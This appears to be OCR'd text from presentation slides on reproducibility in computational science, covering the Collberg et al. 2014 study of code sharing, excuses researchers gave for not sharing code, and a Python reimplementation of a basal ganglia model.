
*You can download our code from the URL supplied. Good luck downloading the only postdoc who can get it to run, though…*
Ian Holmes


HOW TO WRITE GOOD CODE:
START PROJECT.
DO THINGS RIGHT OR DO THEM FAST?
FAST
CODE FAST
RIGHT
DOES IT WORK YET?
NO
CODE WELL
ALMOST, BUT IT'S BECOME A MASS OF KLUDGES AND SPAGHETTI CODE.
ARE YOU DONE YET?
NO
NO, AND THE REQUIREMENTS HAVE CHANGED.
?
THROW IT ALL OUT AND START OVER.
GOOD CODE


COLLBERG ET AL. 2014

## Ma’am, the dog ate my program

*We describe a study into the extent to which Computer Systems researchers share their code and data and the extent to which such code builds. Starting with 601 papers from ACM conferences and journals, we examine 402 papers whose results were backed by code. For 32.3% of these papers we were able to obtain the code and build it within 30 minutes; for 48.3% of the papers we managed to build the code, but it may have required extra effort; for 54.0% of the papers either we managed to build the code or the authors stated the code would build with reasonable effort.*



```
From: Christian Collberg <ccollberg@gmail.com>
To: first-or-corresponding-author
Cc: remaining-authors
Subject: Your conference-name paper

Dear Dr. first-or-corresponding-author,

I've been looking at your conference-name paper
    paper-title
and would like to try out the implementation. However,
I haven't been able to find it online. Would you please
let me know how I can obtain the source code so that I
can try to build and run it?

Thank you very much for your help!

Christian Collberg
ccollberg@gmail.com
```




COLLBERG ET AL. 2014


## Ma'am, the dog ate my program

Reasons why code cannot be shared:


- → Versioning Problems
- → Code Will be Available Soon
- → No Intention to Release
- → Programmer Left
- → Bad Backup Practices
- → Commercial Code
- → Proprietary Academic Code
- → Industrial Lab Issues
- → Unavailable Subsystems
- → Multiple Reasons
- → Intellectual Property
- → Research vs. Sharing
- → Security and Privacy
- → Design Issues
- → Too Busy to Help




⟨STUDENT⟩ was a graduate student in our program but he left a while back so I am responding instead. For the paper we used a prototype that included many moving pieces that only ⟨STUDENT⟩ knew how to operate and we did not have the time to integrate them in a ready-to-share implementation before he left. Still, I hope you can build on the ideas/technique of the paper. Regards,




Since this work has been done at ⟨COMPANY⟩ we don't open-source code unless there is a compelling business reason to do so. So unfortunately I don't think we'll be able to share it with you.



Thank you for your interest in our work. Unfortunately the current system is not mature enough at the moment, so it's not yet publicly available. We are actively working on a number of extensions and things are somewhat volatile. However, once things stabilize we plan to release it to outside users. At that point, we would be happy to send you a copy.



Thanks for your interest in the implementation of our paper. The good news is that I was able to find some code. I am just hoping that it is a stable working version of the code, and matches the implementation we finally used for the paper. Unfortunately, I have lost some data when my laptop was stolen last year. The bad news is that the code is not commented and/or clean. So, I cannot really guarantee that you will enjoy playing with it.



The code used to implement the ⟨CONFERENCE⟩ paper is complete, but hardly usable by anyone other than the authors. This is due in large part due to our decision to use Template Haskell for the input language. The error messages which are produced by the compiler are useless to anyone not fluent in both Haskell, BSV, and the compiler architecture.

LET'S PYTHONIZE IT

## A brand new implementation

Remember? *Interaction between cognitive and motor cortico-basal ganglia loops during decision making: a computational study.* M. Guthrie, A. Leblois, A. Garenne, and T. Boraud, Journal of Neurophysiology, 109, 2013.→ 100 files, 6,000 lines of Delphi

I asked my PhD student (M. Topalidou) to write a brand new implementation. Together, it took us three months of hard work to replicate the model using

- Python language and numerical libraries
- DANA library for intuitive description
- IPython notebook for interactive sessions

Source is now a single file of 200 readable notebook available on GitHub. Without this replication effort, original model would have been useless for our research.

Because of strong incentives for innovation and weak incentives for confirmation, direct replication is rarely practiced or published… Innovative findings produce rewards of publication, employment, and tenure; replicated findings produce a shrug.

Brian Nosek, The Reproducibility Project, 2012

A LONG JOURNEY INTO

## Reproducible computational neuroscience

Any model in Science is doomed to be proved wrong or incomplete and replaced by a more accurate one. In the meantime, for such replacement to happen, we have first to make sure that models are actually reproducible such that they can be tested, evaluated, criticized and ultimately modified, replaced or even rejected.

This is where the shoe pinches.

If we cannot reproduce a model in the first place, we're doomed to re-invent the wheel again and again, preventing us from building an incremental computational knowledge.

My field of research is quite different from computational neuroscience, but I recognize the problem described in this paper very well. The core issue has in my opinion been identified in the comment by Jan Moren: there is no obvious way to publish complex scientific models other than as part of simulation software.
Konrad Hinsen, 2015

## WHAT DO WE DO

NEXT ?

WE ARE NOT INTERESTED IN SCIENCE

## ‘cause we are $cientific publi$her$

